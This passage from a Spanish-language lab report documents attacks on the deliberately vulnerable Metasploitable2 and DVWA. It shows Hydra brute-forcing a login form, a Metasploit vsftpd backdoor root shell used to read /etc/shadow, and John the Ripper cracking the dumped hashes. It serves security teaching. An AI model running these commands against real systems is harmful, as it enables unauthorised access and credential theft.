[ATTEMPT] target 192.168.128.2 - login "admin" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.128.2 - login "admin" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.128.2 - login "admin" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.128.2 - login "admin" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.128.2 - login "admin" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.128.2 - login "admin" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.128.2 - login "admin" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.128.2 - login "admin" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.128.2 - login "admin" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.128.2 - login "admin" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.128.2 - login "admin" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.128.2 - login "admin" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.128.2 - login "admin" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.128.2 - login "admin" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.128.2 - login "admin" - pass "654321" - 17 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.128.2 - login "admin" - pass "michael" - 18 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.128.2 - login "admin" - pass "ashley" - 19 of 14344399 [child 2] (0/0)
[80][http-post-form] host: 192.168.128.2   login: admin   password: password
[STATUS] attack finished for 192.168.128.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-09 21:27:23

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$
```

Figura 19: *Hydra v9.5 — ataque de fuerza bruta completado. La credencial* `admin:password` *fue encontrada en el intento número 4.*

Funcionamiento del ataque

El ataque de fuerza bruta automatizado opera en dos etapas complementarias. En la primera, Burp Suite actúa como proxy interceptando la petición HTTP legítima, lo que permite identificar la estructura exacta del formulario (parámetros, método, URL). El módulo *Intruder* reutiliza esa petición real sustituyendo el valor del campo `password` por cada entrada del diccionario en sucesivos intentos.

En la segunda etapa, Hydra envía peticiones POST a `/dvwa/login.php` reemplazando las marcas `^USER^` y `^PASS^` por el usuario objetivo y cada contraseña del diccionario `rockyou.txt`. Para cada respuesta recibida, Hydra verifica si contiene la cadena de fallo `Login failed`: si está presente, la contraseña es incorrecta; si no está presente, se declara la credencial como válida.

Con 16 tareas paralelas, Hydra procesó 14 344 399 contraseñas potenciales a velocidad de red, encontrando la correcta en menos de 2 segundos.

La ausencia de controles de seguridad en DVWA (sin bloqueo por intentos fallidos, sin CAPTCHA, sin limitación de tasa) hace que el ataque sea completamente efectivo.

Resultado

Ambas herramientas confirmaron las mismas credenciales del administrador de DVWA:

- **Usuario:** `admin`
- **Contraseña:** `password`

Hydra encontró la contraseña en el intento número 4 de 14 344 399, ya que `password` es la cuarta entrada del diccionario `rockyou.txt`. El ataque completó en aproximadamente 2 segundos. Esto demuestra que contraseñas débiles y predecibles, combinadas con la ausencia de mecanismos anti-fuerza-bruta, representan un riesgo crítico de seguridad incluso en entornos web protegidos por autenticación.

Tarea 5: Cracking de Contraseñas con John the Ripper

Descripción de la vulnerabilidad

El cracking de contraseñas fuera de línea (*offline password cracking*) consiste en obtener los hashes almacenados en el sistema y someterlos a ataques de diccionario o fuerza bruta en local, sin interactuar nuevamente con el sistema víctima. En sistemas GNU/Linux, las contraseñas se almacenan como hashes criptográficos en el archivo `/etc/shadow`, el cual en condiciones normales solo es legible por `root`.

Metasploitable2 almacena sus contraseñas con el algoritmo **md5crypt** (`$1$`), una variante de

MD5 diseñada para hashing de contraseñas. Aunque en su momento fue considerado aceptable, md5crypt es actualmente vulnerable a ataques rápidos por diccionario debido a la baja complejidad computacional del algoritmo y a que muchos usuarios eligen contraseñas débiles o predecibles. Una vez que un atacante obtiene el archivo `/etc/shadow` (como se logró en la Tarea 3), puede realizar el cracking en su propia máquina sin restricciones de tiempo ni límites de intentos.

Herramientas utilizadas

- **unshadow**: Utilidad incluida con John the Ripper que combina los archivos `/etc/passwd` y `/etc/shadow` en un único archivo en el formato requerido por John. Esto es necesario porque John necesita tanto el nombre de usuario (en `passwd`) como el hash de la contraseña (en `shadow`) para operar correctamente.
- **John the Ripper (Jumbo)**: Herramienta de cracking de contraseñas fuera de línea de código abierto. Implementa múltiples modos de ataque de forma automática y secuencial: modo *Single* (deriva contraseñas candidatas a partir del nombre de usuario y campos GECOS), modo *Wordlist* (ataque de diccionario usando `/usr/share/john/password.lst`) y modo *Incremental* (fuerza bruta por charset). Detecta automáticamente el tipo de hash y paraleliza el trabajo con OpenMP.

Pasos realizados

Obtención del archivo /etc/shadow

Dado que el contenido de `/etc/shadow` no había sido guardado en texto plano durante la Tarea 3, se reutilizó la sesión root obtenida mediante el backdoor vsftpd (Tarea 1) para recuperar el archivo directamente desde la shell interactiva:

```
cat /etc/shadow
```

Listing 9: Obtención de /etc/shadow desde la shell root del backdoor vsftpd

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.128.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.128.2:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.128.2:21 - The port used by the backdoor bind listener is already open
[+] 192.168.128.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.128.3:37401 -> 192.168.128.2:6200) at 2026-04-09 21:40:49 -0700



cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

Figura 20: *Contenido de /etc/shadow obtenido desde la shell root del backdoor vsftpd 2.3.4, mostrando los hashes md5crypt de los usuarios del sistema.*

Preparación de los archivos

En una terminal de Kali Linux se creó el directorio de trabajo `~/tarea5` y se guardaron los contenidos de `/etc/passwd` y `/etc/shadow` en los archivos `passwd.txt` y `shadow.txt` respectivamente.

Combinación con unshadow

Se ejecutó `unshadow` para generar el archivo `combined.txt` que contiene, por cada usuario, el nombre de cuenta junto con su hash de contraseña en un único registro:

```
unshadow passwd.txt shadow.txt > combined.txt
```

Listing 10: Combinación de passwd y shadow con unshadow

Cracking con John the Ripper

Se ejecutó John the Ripper sobre el archivo combinado. John detectó automáticamente el tipo de hash `md5crypt` y cargó 7 hashes con 7 saltos distintos, utilizando 4 hilos OpenMP:

```
john combined.txt
```

Listing 11: Ejecución de John the Ripper para cracking de hashes md5crypt

John procedió de forma automática con tres modos en secuencia. En el modo *Single* crackeó inmediatamente cuatro contraseñas cuyo valor coincide con el nombre de usuario (`user`, `postgres`, `msfadmin`, `service`). En el modo *Wordlist* encontró dos contraseñas adicionales (`123456789` para `klog` y `batman` para `sys`). El séptimo hash (`root`) no fue crackeado en el tiempo disponible durante el modo *Incremental*.



Figura 21: *John the Ripper ejecutándose en modo Single y Wordlist, mostrando las contraseñas crackeadas en tiempo real.*

Visualización de resultados

Una vez detenido el proceso, se consultaron los hashes crackeados acumulados en la base de datos interna de John:

```
john --show combined.txt
```

Listing 12: Consulta de contraseñas crackeadas con john –show

```
┌──(kali㉿kali)-[~/tarea5]
└─$ john combined.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 ASIMD 4x2])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (  user)
postgres         (  postgres)
msfadmin         (  msfadmin)
service          (  service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789        (  klog)
batman           (  sys)
Proceeding with incremental:ASCII
6g 0:00:00:41  3/3 0.1463g/s 111063p/s 111071c/s 111071C/s luaird..lynzin
6g 0:00:00:42  3/3 0.1428g/s 111146p/s 111154c/s 111154C/s 05224u..05336s
6g 0:00:00:48  3/3 0.1250g/s 111488p/s 111494c/s 111494C/s br00287..br00661
6g 0:00:00:50  3/3 0.1200g/s 111552p/s 111558c/s 111558C/s purbult..purblol
6g 0:00:01:06  3/3 0.09090g/s 112102p/s 112107c/s 112107C/s 15jmmz..15jm99
6g 0:00:01:08  3/3 0.08823g/s 112180p/s 112185c/s 112185C/s 26mcon..26mcca
6g 0:00:01:13  3/3 0.08219g/s 112298p/s 112302c/s 112302C/s ab13jn..abs17d
6g 0:00:01:34  3/3 0.06382g/s 112686p/s 112689c/s 112689C/s ljk873..ljk8cl
6g 0:00:01:36  3/3 0.06250g/s 112720p/s 112723c/s 112723C/s mrtac14..mrt2595
6g 0:00:02:03  3/3 0.04857g/s 112996p/s 112998c/s 112998C/s drb241..drb275
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

┌──(kali㉿kali)-[~/tarea5]
└─$ john --show combined.txt
  sys:batman:3:3:sys:/dev:/bin/sh
  klog:123456789:103:104::/home/klog:/bin/false
  msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
  postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
  user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
  service:service:1002:1002:,,,:/home/service:/bin/bash

6 password hashes cracked, 1 left

┌──(kali㉿kali)-[~/tarea5]
└─$
```

Figura 22: *Resultado de john –show mostrando las 6 contraseñas crackeadas del sistema Metasploitable2.*

Funcionamiento del ataque

El ataque de cracking fuera de línea opera en tres fases:

1. **Preparación**: `unshadow` fusiona `/etc/passwd` y `/etc/shadow` en un único archivo donde cada línea contiene el usuario y su hash. Esto permite a John asociar cada hash con su nombre de cuenta para el modo Single.
2. **Ataque por diccionario**: John calcula el hash md5crypt de cada contraseña candidata (nombre de usuario, variantes con mayúsculas/números, y luego entradas del diccionario `password.lst`) y lo compara contra los hashes almacenados. Cuando hay coincidencia, la contraseña queda revelada en texto plano.
3. **Fuerza bruta incremental**: Si el diccionario no agota todos los hashes, John genera combinaciones de caracteres de forma sistemática por charset (`ASCII`), probando todas las posibilidades de longitud creciente. Este modo puede encontrar contraseñas arbitrarias pero requiere tiempo proporcional al espacio de búsqueda.

La velocidad del ataque depende del algoritmo de hash: md5crypt, al ser relativamente rápido y carecer de trabajo adaptativo (como bcrypt o Argon2), permite procesar en torno a 111 000 hashes por segundo en el hardware disponible (Apple M4 con emulación ARM), lo que hace viable el cracking de contraseñas débiles en segundos o minutos.

Resultado

John the Ripper crackeó **6 de los 7 hashes** presentes en el archivo `/etc/shadow` de Metasploitable2:

Cuadro 3: *Contraseñas crackeadas por John the Ripper en Metasploitable2*

Usuario	**Contraseña**	**Modo de cracking**
user	user	Single (nombre de usuario)
postgres	postgres	Single (nombre de usuario)
msfadmin	msfadmin	Single (nombre de usuario)
service	service	Single (nombre de usuario)
klog	123456789	Wordlist
sys	batman	Wordlist
root	—	No crackeado (tiempo insuficiente)

Cuatro de las seis contraseñas crackeadas son idénticas al nombre de usuario, lo que evidencia una política de contraseñas nula en Metasploitable2. Las contraseñas `123456789` y `batman` fueron encontradas en el diccionario `password.lst`, confirmando que son contraseñas comunes y predecibles. El hash de `root` no fue crackeado en el tiempo disponible con el modo incremental, aunque podría serlo con mayor tiempo de cómputo o un diccionario más amplio como `rockyou.txt`.

Conclusiones

El desarrollo de esta actividad permitió demostrar de forma práctica cómo una serie de vulnerabilidades conocidas en Metasploitable2 puede ser encadenada para comprometer completamente un sistema. A través de cinco vectores de ataque distintos se evidenció que la seguridad de un entorno no depende de un único control, sino de la suma de todos sus componentes.

La explotación del backdoor en vsftpd 2.3.4 ilustró el riesgo crítico de usar software cuya integridad no ha sido verificada: una sola línea de código malicioso insertada en el repositorio oficial fue suficiente para entregar acceso root sin autenticación. El ataque de SQL Injection sobre DVWA

mostró que la concatenación directa de entrada del usuario en consultas SQL sigue siendo una de las vulnerabilidades más prevalentes y devastadoras, permitiendo la extracción completa de la base de datos incluyendo credenciales.

La ejecución de comandos vía DVWA demostró que la falta de sanitización de entrada en funciones de sistema no solo expone datos sensibles, sino que puede comprometer archivos protegidos como `/etc/shadow`, normalmente accesibles solo por root. El ataque de fuerza bruta con Hydra y Burp Suite evidenció que la ausencia de controles anti-automatización convierte cualquier formulario de autenticación en un blanco trivial para herramientas de diccionario.

Finalmente, el cracking offline con John the Ripper mostró que el almacenamiento de contraseñas con algoritmos débiles como md5crypt, combinado con contraseñas predecibles (o idénticas al nombre de usuario), permite recuperar las credenciales del sistema en segundos. En conjunto, los resultados de esta actividad refuerzan la importancia de aplicar principios de defensa en profundidad: actualizar software, validar entradas, implementar políticas de contraseñas robustas y monitorear el acceso a archivos críticos del sistema.

Referencias

- Kennedy, D., O'Gorman, J., Kearns, D., & Aharoni, M. (2011). *Metasploit: The Penetration Tester's Guide*. No Starch Press.
- Offensive Security. (2024). *Metasploit Unleashed*. `https://www.offsec.com/metasploit-unle`
- National Vulnerability Database. (2011). *CVE-2011-2523*. `https://nvd.nist.gov/vuln/detail/CVE-2011-2523`
- OWASP. (2021). *OWASP Top Ten*. `https://owasp.org/www-project-top-ten/`
- Rapid7. (2024). *Metasploit Framework Documentation*. `https://docs.metasploit.com/`

- Openwall Project. (2024). *John the Ripper password cracker*. `https://www.openwall.com/john/`